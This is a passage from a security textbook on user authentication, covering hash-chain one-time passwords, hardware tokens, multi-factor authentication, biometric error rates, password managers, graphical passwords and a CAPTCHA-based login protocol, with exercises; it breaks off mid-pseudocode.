For $1 \leq i \leq 100$ the password for session i will be $h_i = H^{t-i}(w)$. As set-up, A sends as a shared secret to B , the value $h_0 = H^{100}(w)$, over a channel ensuring also data origin authenticity (so B is sure it is from A , unaltered); B stores h_0 as the next-verification value v . Both parties set $i = 1$. Now to authenticate in session i (for t sessions, $1 \leq i \leq t$), A computes the next value h_i in the chain and sends to B : (id_A, i, h_i) . (The notation is such that the values are used in reverse order, most-iterated first.) B takes the received value h_i , hashes it once to $H(h_i)$, checks for equality to the stored value v (which is h_{i-1}), and that the i received is as expected. Login is allowed only if both checks succeed; B replaces v by the received h_i (for the next authentication), and i is incremented. A can thus authenticate to B on t occasions with distinct passwords, and then the set-up is renewed with A choosing a new w (one-time passwords must not be reused). Note that for each session, A provides evidence she knows w , by demonstrating knowledge of some number of iterated hashes of w ; and even if an attacker intercepts the transferred authentication value, that value is not useful for another login (due to the one-way property of H).

‡**Example** (*Pre-play attack on OTPs*). OTP schemes can be attacked by capturing one-time passwords and using them before the system receives the value from the legitimate user. Such attacks have been reported—e.g., an attacker socially engineers a user into revealing its next five banking passwords from their one-time password sheet, “to help with system testing”. Thus even with OTPs, care should be exercised; ideally OTPs would be sent only to trusted (authenticated) parties.

‡**Example** (*Alternative OTP scheme*). The following might be called a “poor man’s” OTP scheme. Using a pre-shared secret P , A sends to B : $(r, H(r, P))$. B verifies this using its local copy of P . Since a replay attack is possible if r is reused, r should be a time-varying parameter (TVP) such as a constantly increasing sequence number or time counter, or a random number from a suitably large space with negligible probability of duplication. As a drawback, a cleartext copy of the long-term secret P is needed at B .

‡**Exercise** (Forward guessing attack). Explain how the method of the example above can be attacked if P is a “poorly chosen” secret, i.e., can be guessed within a feasible number of guesses (here “feasible” means a number the attacker is capable of executing).

PASSCODE GENERATORS. A commercial form of one-time passwords involves inexpensive, calculator-like *passcode generators* (Fig. 3.4). These were originally specialized devices, but similar functionality is now available using smartphone apps. The device holds a user-specific secret, and computes a *passcode* output with properties similar to OTPs. The passcode is a function of this secret and a TVP challenge. The TVP might be an explicit (say eight-digit) string sent by the system to the user for entry into the device (in this case the device requires a keypad). Alternatively, the TVP can be an implicit challenge, such as a time value with, say, one-minute resolution, so that the output value remains constant for one-minute windows; this requires a (loosely) synchronized clock. The OTP is typically used as a “second factor” (below) alongside a static password. The user-specific secret is stored in cleartext-recoverable form system-side, to allow the sys-




Figure 3.4: Passcode generator using a keyed one-way function f . User-specific secret s_A is shared with the system. Response r is like a one-time password.

tem to compute a verification value for comparison, from its local copy of the secret and the TVP. Generating OTPs locally via passcode generators, using a synchronized clock as an implicit challenge, can replace system-generated OTPs transmitted as SMS codes to users—and without the risk of an SMS message being intercepted.

HARDWARE TOKENS. Passcode generators and mobile phones used for user authentication are instances of “what you have” authentication methods. This class of methods includes *hardware tokens* such as USB keys and chip-cards (smart cards), and other physical objects intended to securely store secrets and generate digital tokens (strings) from them in challenge-response authentication protocols (Chapter 4). As a typical example, suppose a USB token holds user A’s RSA (public, private) signature key pair. The token receives a random number r_B as a challenge. It sends in response a new random number r_A , and signature $S_A(r_A, r_B)$ over the concatenated numbers. This demonstrates knowledge of A’s private key in a way that can be verified by any holder of a valid (e.g., pre-registered) copy of A’s public key. The term *authenticator* is a generic descriptor for a hardware- or software-based means that produces secret-based strings for authentication.

USER AUTHENTICATION CATEGORIES. User authentication involves three main categories of methods (Fig. 3.5). Knowledge-based means (“what you know”) include things remembered mentally, e.g., passwords, PINs, passphrases. The “what you have” category uses a computer or hardware token physically possessed (ideally, difficult to replicate), often holding a cryptographic secret; or a device having hard-to-mimic physical properties. The “what you are” category includes physical biometrics (Section 3.5), e.g., fingerprints; related methods involve behavioral biometrics or distinguishing behavioral patterns. A fourth category, “where you are”, requires a means to determine user location.

MULTIPLE FACTORS. This chapter discusses several user authentication alternatives to passwords. These can either replace, or be used alongside passwords to *augment* them. In the simplest form, two methods used in parallel both must succeed for user authentication. *Two-factor authentication* (2FA) does exactly this, typically requiring that the methods be from two different categories (Fig. 3.5); a motivation is that different categories are more likely to deliver independent protection, in that a single attack (compromise) should not defeat both methods. *Multi-factor authentication* is defined similarly. Most such fac-




Figure 3.5: User authentication categories 1–3 are best known. Here (3) includes physical and behavioral biometrics; behavioral patterns could be considered a separate category, e.g., observed user location patterns (8). Location-based methods (4) may use *geolocation* of a user-associated device. A secret written on paper (because it is critical yet might be forgotten, or rarely used) may be viewed as something you have (5). Devices may receive one-time passwords (6). Device fingerprinting is shown as a sub-category of (7).

tors have traditionally required some form of explicit user involvement or action; in this case the additional factors impose usability costs. If authentication is user-to-device and then device-to-web, we call it *two-stage authentication*.

Exercise (Two-factor principles). Explain how 2FA is related to: **P12 SUFFICIENT-WORK-FACTOR**, **P13 DEFENSE-IN-DEPTH**, **P18 INDEPENDENT-CONFIRMATION**.

Example (*Selecting factors*). As a typical default, static passwords offer an inexpensive first factor from “what you know”. Common two-factor schemes are (password, biometric) and (password, OTP from passcode generator). Automated banking machines commonly require (PIN, chip-card)—something you know plus something you have. If, against advice, you write your PIN on the card itself, the two factors are no longer independent and a single theft allows defeat.

‡**COMPLEMENTARY FACTORS AND PROPERTIES.** Multiple factors should be combined with an eye to the complementary nature of the resulting combined properties. Using two “what you know” factors (two passwords) increases memory burden; a hardware token avoids the cognitive burden of a second password. However, hardware authenticators must be carried—imagine having as many as passwords! When multiple schemes are used in parallel, if they are independent (above), their combined security is at least that of the weaker, and ideally stronger than each individually—otherwise there is little benefit to combine them. Regarding usability, however, inconveniences of individual factors are typically also additive, and the same is true for deployability barriers/costs.

‡**SIGNALS VS. FACTORS.** Some systems use “invisible” or “silent” authentication checks behind the scenes, which do not require explicit user involvement. Beyond earlier-discussed *authentication factors*, which require explicit user actions, the broader class of *authentication signals* includes also implicit means such as:

- IP-address checks of devices previously associated with successful logins;
- browser cookies stored on devices after previously successful authentication;
- *device fingerprinting*, i.e., means to identify devices associated with legitimate users (previous successful logins), by recognizing hardware or software characteristics.

Individual signals may use secrets assumed to be known or possessed only by legitimate users, or devices or locations previously associated with legitimate users. Silent signals offer usability advantages, as long as they do not trigger false rejection of legitimate users.

‡FACTORS, PRIMARY AUTHENTICATION, AND RECOVERY. Are second factors suitable for stand-alone authentication? That depends on their security properties—but for a fixed application, if yes, then there would seem little reason to use such a factor in combination with others, except within a thresholding or scoring system. As a related point, any password alternative may be suitable for account recovery if it offers sufficient security—but in reverse, recovery means are often less convenient/efficient (which is tolerable for infrequent use) and therefore often unsuitable for primary authentication.

3.5 Biometric authentication

As discussed, passwords have well-known disadvantages in both usability and security. Authentication approaches based on hardware tokens often do well on security but suffer due to token cost, being forgotten, lost or stolen, and inconvenience. This leads to promotion of biometric-based authentication, with usability a primary motivation: nothing for users to carry, no cognitive burden, a general appearance of ease of use (a fingerprint is quicker than typing a password on a mobile phone), and scalability in terms of burden on users (unlike passwords, the burden does not increase with the number of accounts). These are powerful advantages, varying somewhat based on the biometric used. We now discuss biometrics in more detail, and find their security generally less than expected, while other disadvantages render them inappropriate for remote authentication.

Certain human characteristics are unique to individuals even across large populations. *Biometric authentication* methods leverage this. *Physical biometrics* (based on static physiological characteristics) provide the “what you are” category of authentication; *behavioral biometrics* (based on behavioral features related to physiology) are part of a “what you do” category. Behavioral characteristics independent of human physiology, such as geolocation patterns and call-patterns (phone numbers called), can also be used in non-biometric *behavioral authentication* approaches. A set of biometric features that can be used for authentication is called a biometric *modality*. Table 3.2 gives examples.

BIOMETRICS ARE NON-SECRETS. Authentication approaches that rely on demonstrating knowledge of a secret, such as passwords, rely on an assumption: the secret is known only to authorized parties. (That this assumption is commonly violated for passwords is a security weakness.) Biometric characteristics are not secrets—fingerprints are left on many surfaces, and faces are readily visible. Thus biometric authentication relies on a different assumption: that samples are input by a means providing some assurance of being “tightly bound” to the user present. Consider a fingerprint sampled at a supervised entrance, e.g., at an airport or corporate facility. The supervision provides some assurance that the individual is not presenting an appendage other than their own for physical measurement, nor injecting a data string captured earlier. Biometrics thus implicitly rely on some form of *trusted input channel*; this generally makes them unsuitable for remote

Modality	Type	Notes
fingerprints	P	common on laptops and smartphones
facial recognition	P	used by some smartphones
iris recognition	P	the part of the eye that a contact lens covers
hand geometry	P	hand length and size, also shape of fingers and palm
retinal scan	P	based on patterns of retinal blood vessels
voice authentication	M	physical-behavioral mix
gait	B	characteristics related to walking
typing rhythm	B	keystroke patterns and timing
mouse patterns	B	also scrolling, swipe patterns on touchscreen devices

Table 3.2: Biometric modalities: examples. P (physical), B (behavioral), M (mixed). Fingerprint (four digits) and iris biometrics are used at U.S.-Canadian airport borders.

authentication over the Internet. Note that your *iPhone* fingerprint is not used directly for authentication to remote payment sites; a two-stage authentication process involves user-to-phone authentication (biometric verification by the phone), then phone-to-site authentication (using a protocol leveraging cryptographic keys).

FAILURE TO ENROLL/FAILURE TO CAPTURE. *Failure to enroll* (FTE) refers to how often users are unsuccessful in registering a template. For example, a non-negligible fraction of people have fingerprints that commercial devices have trouble reading. The FTE-rate is a percentage of users, or percentage of enrollment attempts. *Failure to capture* (FTC), also called *failure to acquire*, refers to how often a system is unable to acquire a sample of adequate quality to proceed. FTE-rate and FTC-rate should be examined jointly with FAR/FRR rates (below), due to dependencies.

DISADVANTAGES (BIOMETRICS). Many modalities require custom client-side hardware. Adding to system complexity, *fallback mechanisms* are needed to accommodate rejection of legitimate users (sometimes surprisingly frequent), and FTE and FTC issues. Scalability also has a downside: using fingerprints across many systems, each sampling and storing templates, results in a scenario analogous to password reuse: a compromise of any system puts others at risk. From experience, believing no such compromise will occur is naive; but here, because a foundational requirement for biometrics is that they cannot be changed, the consequences are severe. This inherent “feature” of biometrics being unrevokable is a daunting show-stopper. Moreover, as biometrics are non-secrets, their “theft” does not require breaking into digital systems—thus the criticality of ensuring fresh samples bound to individuals, and trusted input channels. Aside from this, the security of biometrics is often over-stated—even uniqueness of biometric characteristics across individuals (which measurement limitations reduce) would not preclude circumvention; security often depends more on system implementation details than modality.

Example (*iPhone* fallback authentication). Biometric authentication is generally considered stronger protection than short numeric passwords (PINs). In 2013, *iPhone* finger-print authentication replaced (four-digit) login PINs. Face recognition on 2017 *iPhones* replaced this using 3D face models. If a PIN is the fallback for such systems (if the biometric fails to recognize the user after a few tries), then the overall system is no stronger

than this fallback.⁷ Fraudulently entering a PIN does, however, require phone possession.

SUMMARY. Biometrics offer usability advantages, have some deployability disadvantages, are generally less secure than believed, and have failure modes with severe negative externalities (i.e., consequences for unrelated parties or systems). Thus, biometrics are by no means a “silver bullet” solution. Their suitability depends, as usual, on the target environment of use; they suit supervised environments better than remote authentication.

BIOMETRIC PROCESS: ENROLLMENT AND VERIFICATION. A biometric modality is implemented by selecting a suitable set of measurable *features*—e.g., for fingerprints, the arches, loops and whorl patterns formed by skin ridges, their length, relative locations and distances between them. For each user (account), several sample biometric measurements are taken in an enrollment phase. Features are extracted to build a *reference template*. For subsequent user authentication, a freshly taken sample is compared to the template for the corresponding implied or asserted account, and a *matching score* s is computed; higher scores indicate higher similarity, e.g., $s = 0$ could denote no similarity, with $s = 100$ denoting 100% agreement. A *threshold* t is set (discussed below). Then if $s \geq t$, the system declares the sample to be from the same individual as the template.

Exercise (Biometric system flow chart). Illustrate the process of biometric enrollment and verification in a flow-chart relating architectural components (hint: [36, Figure 1]).

FALSE REJECTS, FALSE ACCEPTS. Two types of errors occur in biometric systems. In a *false reject*, a legitimate user’s new sample is declared to not match their own template. In a *false accept*, an imposter’s sample is (wrongly) declared to match the legitimate user’s template. The frequency of these errors depends on both the threshold t and system limitations (inaccuracies in sampling, measurement and feature representation). Measurement accuracy is affected by how user features present to sensors; environmental factors also come into play, e.g., dry skin from cold weather impacts fingerprint readings.

A stricter threshold (larger t , requiring stronger matches) results in more false rejects, but fewer false accepts; this negatively affects usability and availability, but improves security. A looser tolerance (smaller t , accepting weaker matches) results in fewer false rejects, but more false accepts; this improves usability and availability for legitimate users, but obviously decreases security. What is acceptable as a tradeoff between false accepts and false rejects depends on the application; t is adjusted to suit application scenarios. High-security (security-sensitive) applications demand stricter matching, tolerating more false rejects in order to preserve security; low-security applications prioritize usability over security, setting looser tolerances in order to reduce false rejects.

FALSE ACCEPT/REJECT RATES. Fixing a threshold t and legitimate user L with reference template X_L , let X_V denote the biometric samples to be verified. The *false accept rate* (FAR) is the probability the system declares X_V matches X_L when in fact X_V is not from L ; this assumes sampling over the user population. Theoretically, to determine a system FAR, the above could be computed over all users L and reported in composite. Aside: FAR reflects random sampling, but we expect serious attacks do better than using random samples in impersonation attempts. This may be viewed as reflecting naive at-

⁷Recall we want equal-height fences (P13 DEFENSE-IN-DEPTH); cf. recovery channels (Section 3.3).




Figure 3.6: Biometric system tradeoffs. Curves model probability distributions for an intruder and legitimate user’s matching scores; higher scores match the user’s biometric template better. The y axis reflects how many biometric samples get matching score $x = s$.

tacks, or benign errors. Security researchers thus view FAR as misleadingly optimistic, giving more weight to resilience under malicious scenarios (“circumvention”, below).

The *false reject rate* (FRR) is the probability of a false reject, i.e., $\text{prob}(\text{system declares } X_V \text{ does not match } X_L, \text{ when sample } X_V \text{ is actually from } L)$; sampling is over repeated trials from user L . The *equal error rate* (EER) is the point at which $\text{FAR} = \text{FRR}$ (Fig. 3.7). Although unlikely to be the preferred operational point in practice, EER is used for simplified single-point comparisons—the system with lower EER is preferred.

TWO-DISTRIBUTION OVERLAP: USER/INTRUDER MATCH SCORES. For a fixed user L with template X_L , two graphs illustrate how altering the threshold t trades off false accepts and false rejects. The first (Fig. 3.6) has x -axis giving matching score of samples (against X_L), and y -axis for probability of such scores across a large set of samples. Two collections of samples are shown, giving two probability distributions: D_I (on left) for intruder samples, D_L (on right) for samples from user L . Each value t defines two shaded areas (shown), respectively corresponding to false rejects and false accepts; moving t left or right changes the relative sizes of these areas (trading false rejects for false accepts). Noting each shaded area as a percentage of its corresponding distribution and interpreting this as a rate allows a second graph to be drawn (Fig. 3.7, left). Its x -axis denotes FAR, y -axis FRR, and curve point (x, y) indicates $\text{FRR} = y$ when $\text{FAR} = x$. Each point implicitly corresponds to a value t in the system of the first graph. The DET graph (*detection error tradeoff*) thus shows a system’s *operating characteristics* (tuning options) across implicit values t . Such analysis is common in binary classifier systems. DET graphs are closely related to *relative/receiver operating characteristic* curves or *ROC curves* (Fig. 3.7, right). Both arise in analyzing four diagnostic outcomes of a binary classifier (true/false positive,




Figure 3.7: DET graph and ROC curve. These depict a system's characteristics for different values of a decision threshold t , and allow comparisons between systems. If EER is used as a single comparison point, System 2 is preferred. System 3's FRR decreases slowly as parameters are adjusted to admit a higher FAR; in contrast, System 1's FRR decreases more rapidly in return for an increased FAR. An upper-left ROC curve is better (A). In binary classification of events in the intrusion detection scenario (Chapter 11), the analogous terminology used is True/False Positive Rate, and True/False Negative Rate.

true/false negative). DET graphs plot the two error outcomes.

EVALUATING BIOMETRICS USING STANDARD CRITERIA. To evaluate and compare biometric authentication systems, a suite of properties and standardized criteria are used. Basic requirements must first be met for a modality to be given serious consideration. The following aspects of a modality's characteristics are considered.

- *universality*: do all users have the characteristic? This relates to failure-to-enroll.
- *distinguishability*: do the characteristics differ sufficiently across pairs of users to make benign matches unlikely? This requires sufficient variability in measurable features, and impacts false accept rates.
- *invariance*: are characteristics stable over time (even for behavioral biometrics)?
- *ease-of-sampling*: how easily are samples obtained and measured? For example, consider DNA vs. fingerprints. Retinal scans typically involve contact with an eyepiece. Physical biometrics may be obscured (e.g., by hair, glasses).

Beyond basic requirements, other criteria important for use in practice are as follows.

- *accuracy*: metrics discussed earlier include FAR, FRR, EER, FTE-rate, FTC-rate (all for selected thresholds t). These reflect operation in anticipated or target operating environments and conditions, albeit with benign participants.
- *cost*: this includes time (sampling; processing), storage, hardware/software costs.
- *user acceptance*: do users willingly use the system? Some users worry about privacy of biometric data in general, or its use for tracking. Examples of modality-specific concerns are invasiveness (e.g., discomfort about light or objects near the eyes—for retinal scans, users must peer into eyepieces that send visible light into the eye), and negative cultural associations (some cultures associate fingerprinting with implied criminal activity). This relates to principle P11 ([USER-BUY-IN](#)).

- *attack-resistance*: can the system avoid adversarial false accepts, i.e., resist user impersonation (spoofing), substitution, injection, or other attempted *circumvention*?

CIRCUMVENTION: ATTACKS ON BIOMETRIC AUTHENTICATION. The basic security question for a biometric system is: How easily can it be fooled into accepting an imposter? This asks about malicious false accepts, whereas FAR measures benign false accepts. Related questions are: What attacks work best, are easiest to mount, or most likely to succeed? How many authentication trials are needed by a skilled attacker? These questions are harder to address than those about performance measures noted above.

‡**Exercise** (Circumventing biometrics). (i) Outline generic system-level approaches to defeating a biometric system, independent of the modality (hint: [35, Fig.9]). (ii) For each of five selected modalities from Table 3.2, summarize known modality-specific attacks. (iii) For which modalities are liveness detectors important, or possible?

BIOMETRICS: AUTHENTICATION VS. IDENTIFICATION. This section has considered biometrics mainly for *user authentication*, e.g., to replace passwords or augment them as a second factor. In this usage, a username (account) is first asserted, then the biometric sample is matched against the (single) corresponding user template. An alternate usage is *user identification* (i.e., without asserting specific identity); the system then must do a one-to-many test—as explained in this chapter’s first paragraph. For local identification to a laptop or smartphone, the number of accounts registered on that device is typically small; access is granted if any match is found across registered accounts, and the one-to-many matching has relatively negligible impact on computation (time) or security. Relieving the user of the task of entering a username improves convenience.

However, for systems with large user bases, one-to-many matching is a poor fit with access control applications. The probability of a benign match between a single attacker-entered sample and *any one of the many* legitimate user templates is too high. The natural application of “user identification” mode is, unsurprisingly, identification—e.g., to match a target fingerprint against a criminal database, or use video surveillance face recognition to match crowd faces against a targeted list (the shorter the better, since the latter case is many-to-many). The issue of false accepts is handled here by using biometric identification as the first-stage filter, with human processing for second-stage confirmation.

‡**Exercise** (Comparing modalities). Select six biometric modalities from Table 3.2, plus two not listed. (i) For each, identify primary advantages and limitations. (ii) Using these modalities as row labels, and bulleted criteria above as column labels, carry out a qualitative comparison in a table, assigning one of (low, medium, high) to each cell; word the criteria uniformly, such that “high” is the best rating. (iii) For each cell rated “low”, briefly justify its rating in one sentence. (Hint: [36], [10].)

3.6 ‡Password managers and graphical passwords

Password managers, including those that auto-fill web site username-password pairs, store and retrieve passwords as a means to cope with overwhelming numbers of passwords.⁸

⁸Alternate strategies include regularly relying on password resets, and single sign-on means (Chapter 4).

Instead of remembering many passwords, a user remembers one *master password*. It provides access to the others. Efficiency and usability improve, with reduced memory burden. Resilience to phishing improves if the tool records the domain associated with outgoing passwords, and disallows (or warns) on subsequent attempts to send a password to a domain not previously associated. Ideally, security improves by allowing users to put more cognitive energy into choosing and remembering a single master password with high guessing-resistance, while random (unguessable) individual site passwords can be used as they need no longer be remembered. In practice, master passwords may be weaker than hoped, and the individual site passwords managed remain not only static (thus replayable) but often remain user-chosen (thus guessable) for reasons explained below. Overall, password managers thus deliver fewer security advantages than expected, while introducing new risks (below); their main advantage is improved usability.

SOFTWARE PACKAGING. A password manager may be integrated as an operating system utility (*macOS Keychain* uses the OS login password as master password), or be a stand-alone client application, a browser built-in feature or plug-in/add-on, or a cloud-based service. Some managers *synchronize* passwords across devices, i.e., make them accessible from (stored encrypted on) multiple designated user devices; otherwise, the passwords managed are available only on a primary device.

PASSWORD MANAGER APPROACHES. The two main approaches are as follows:

- *password wallet* (or *vault*): here the tool manages an existing collection of passwords, automatically selecting the password needed based on prior association with the domain of use. Passwords are stored in the wallet individually encrypted under a password derived from the master password; poorly designed tools leave them plaintext. The master password is entered at the start of each manager session (e.g., start of day); caching it allows later use without re-entry by the user. Since the tool now remembers site passwords rather than the user, and can generate long, random passwords, the main barriers to making all site passwords unguessable should be gone; but in practice, wallets typically manage pre-existing passwords, because “migrating” existing passwords site-by-site to new random passwords consumes user time. Thus many password wallets manage existing (guessable) passwords. The wallet is stored on the local device in client-side tools, or at a server in cloud-based tools.
- *derived passwords*: here application-specific or site-specific passwords are derived from a master password plus other information such as the target domain. This provides some protection against *phishing attacks*; a rogue site attracting a target user receives the hash value $H(\text{master}, \text{rogue.domain.com})$ rather than the authorizing string $H(\text{master}, \text{true.domain.com})$ that allows account access on the true domain. Derived site passwords (vs. user-chosen) can increase guessing-resistance through (client-side) iterated hashing, and protect against pre-computed dictionary attacks by using user-specific salts (Section 3.2).

Exercise (Offline attack on master password). The phishing protection just noted comes with a risk: a rogue site may mount an offline guessing attack to recover a master password. Explain how this is done, and what factors affect the likelihood of attacker success.

SECURITY AND RISKS. Password managers are password “concentrators”, thus also concentrating risk by creating a single point of failure and attractive target (recall principle P13, DEFENSE-IN-DEPTH). Threats to the master password include capture (e.g., by client-side malware, phishing, and network interception), offline guessing (user-chosen master passwords), and online guessing in the case of cloud-based services. Individual site passwords managed, unless migrated to random passwords, remain subject to guessing attacks. Managers thus expose new attack surface (cf. P1 SIMPLICITY-AND-NECESSITY), but reduced user entry of site passwords may lower susceptibility to keylogger attacks.

RISK IF PASSWORD MANAGER FAILS. Once a password generator is used to generate or remember passwords, users rely on it (rather than memory); if the tool becomes unavailable or malfunctions, any password recovery mechanisms in place through a web site may allow recovery of (some of) the managed passwords. However, typically no such recovery service is available for the master password itself, nor any managed passwords used for password-derived keys for stand-alone applications, e.g., local file/disk encryption. If access to such a password is lost, you should expect the locally encrypted files to be (catastrophically) unrecoverable.

COMPATIBILITY WITH EXISTING PASSWORD SERVERS. An advantage of password wallets for managing existing passwords is that they introduce no server incompatibilities and thus can be deployed without any server-side changes or cooperation. In the case of generating new (random) passwords, both password wallet managers and derived-password managers must satisfy server-defined password composition policies—and automatically generated passwords will not always satisfy policies on the first try. Thus derived-password managers cannot regenerate site passwords on the fly from master passwords alone; they may still need to store, for each user, site-specific information beyond standard salts, as a type of additional salt to satisfy site-specific policies. As another compatibility issue, some sites disallow auto-filled passwords.

Exercise (Analysis and user study of password managers). For each of (i) [PwdHash](#), and (ii) [Password Multiplier](#), answer the following: (a) Explain the technical design of this manager tool, and which manager approach it uses. (b) Summarize the tool’s strengths and weaknesses related to each of: security, usability, deployability. In particular for usability, describe how users invoke the tool to protect individual site passwords, and for any automated actions, how users are signaled that the tool is operating. (c) Describe how the tool performs on these standard password management tasks: day-to-day account login, password update, login from a new device, and migration of existing passwords to those compatible with the manager tool. (Hint: [15].)

GRAPHICAL PASSWORDS: OVERVIEW. Like password managers, [*graphical password*](#) schemes aim to ease the burden of too many passwords, here by schemes that depend in some way on pictures or patterns. Like regular passwords, a graphical password is encoded to a string that the system can verify. The idea is that because human memory is better for pictures, graphical passwords might impose a lighter memory burden than text passwords; and security might also be increased, if this allows users to choose harder-to-guess passwords. Another motivation is to improve input usability on mobile phones and touchscreen devices, where typing is less convenient than on desktop machines.

CLASSES OF GRAPHICAL PASSWORD SCHEMES. There are three basic classes.

1. *Pure recall*. The user essentially reconstructs a pattern starting from a blank sheet. As a simple example, *Android* touchscreen devices commonly use a swipe pattern over a nine-dot background; this replaces use of a login PIN or password.
2. *Cued recall*. The user is aided by a graphical cue. For example, the user is presented with a picture and asked to choose five click-points as their password. The user must later re-enter those points (within reasonable tolerance) to gain account access.
3. *Recognition* schemes. The users must recognize a previously seen image (or set of images). For example, a user is presented with four panels sequentially, each with nine faces: eight *distractors* and one face familiar to the user (a set of familiars is selected during registration). The user must click on a familiar face in each of the four panels. Other sets of common objects can be used instead of faces, e.g., house fronts. Cognitive psychology research indicates that people are better at recognizing previously encountered items (*recognition memory*) than in tasks involving (pure) recall.

ANALYSIS. Study of graphical password schemes has found the following:

- a) The best among graphical password proposals offer minor usability (memorability) improvements. In some cases this is due to strategies that could similarly be used with text passwords (e.g., cued recall). Many proposals require significant training, longer password registration phases, and moderately longer password entry times.
- b) Promised security improvements are often elusive due to the tendency of users to choose predictable graphical passwords—some are typically much more popular than others—just as users choose predictable text passwords. In contrast, the ideal is equiprobable passwords from a suitably large password space—e.g., for text passwords, consisting of characters chosen truly at random; for cryptographic keys, the ideal is truly random secret bit strings.
- c) Overall, any advantages of graphical passwords over text passwords have, to date, been insufficient to displace text passwords in general, an exception being on smartphones.

From a security viewpoint, the simplest graphical password schemes boil down to fixed authentication strings, which, if captured, are replayable like captured text passwords. More compelling benefits appear necessary to displace text passwords and alternatives.

3.7 ‡CAPTCHAs (humans-in-the-loop) vs. automated attacks

Free web services are easy targets for automated programs, which might, e.g., try to acquire in bulk free e-mail accounts (e.g., to send spam email), or make bulk postings of spam or malware to online discussion boards. A countermeasure is to present a task relatively easily done by humans, but difficult for computer programs—to distinguish humans from malicious programs (“robots” or *bots*). Thus many sites began to ask users to type in text corresponding to distorted character strings. This is an example of a **CAPTCHA**⁹

⁹The acronym originated from *Completely Automated Public Turing test to tell Computers and Humans Apart*, but as common implementations are often proprietary, the middle part may better be *Program to Tell*.

or *Automated Turing Test* (ATT). These are often based on character recognition (CR), audio recognition (AUD), image recognition (IR), or cognitive challenges involving puzzles/games (COG). Below we see how CAPTCHAs can stop automated online guessing.

As noted earlier, to mitigate online guessing attacks, a server may rate-limit the number of online login attempts. However, if account “lock-out” results, this inconveniences the legitimate users of attacked accounts. A specific attacker goal might even be, e.g., to lock out a user they are competing with precisely at the deadline of an online auction. A defensive alternative is to make each login guess “more expensive”, by requiring that a correct ATT response accompany each submitted password—but this inconveniences legitimate users. The cleverly designed protocol outlined next does better.

PINKAS-SANDER LOGIN PROTOCOL. The protocol of Fig. 3.8 imposes an ATT on only a fraction p of login attempts (and always when the correct password is entered but the device used is unrecognized). It assumes legitimate users typically log in from a small set of devices recognizable by the server (e.g., by setting browser cookies or *device fingerprinting*), and that any online dictionary attack is mounted from other devices. Device recognition is initialized once a user logs in successfully. Thereafter the legitimate user faces an ATT only when either logging in from a new device, or on a fraction p of occurrences upon entering an incorrect password.

TWO TECHNICAL DETAILS. In Fig. 3.8, note that requiring an ATT only upon entry of the correct password would directly signal correct guesses. Following an adjunct to principle P3 (**OPEN-DESIGN**), the protocol refrains from disclosing such free information to an attacker’s benefit. Also, whether to require an ATT for a given password candidate must be a deterministic function of the submitted data, otherwise an attack program could quit any login attempt triggering an ATT, and retry the same userid-password pair to see whether an ATT is again required or if a “login fails” indication results.

To an attacker—expected to make many incorrect guesses—imposing an ATT on even

- 1 fix a value for system parameter p , $0 < p \leq 1$ (e.g., $p = 0.05$ or 0.10)
- 2 user enters username-password pair
- 3 **if** (user device has cookie) **then** server retrieves it **endif**
- 4 **if** (entered username-password correct) **then**
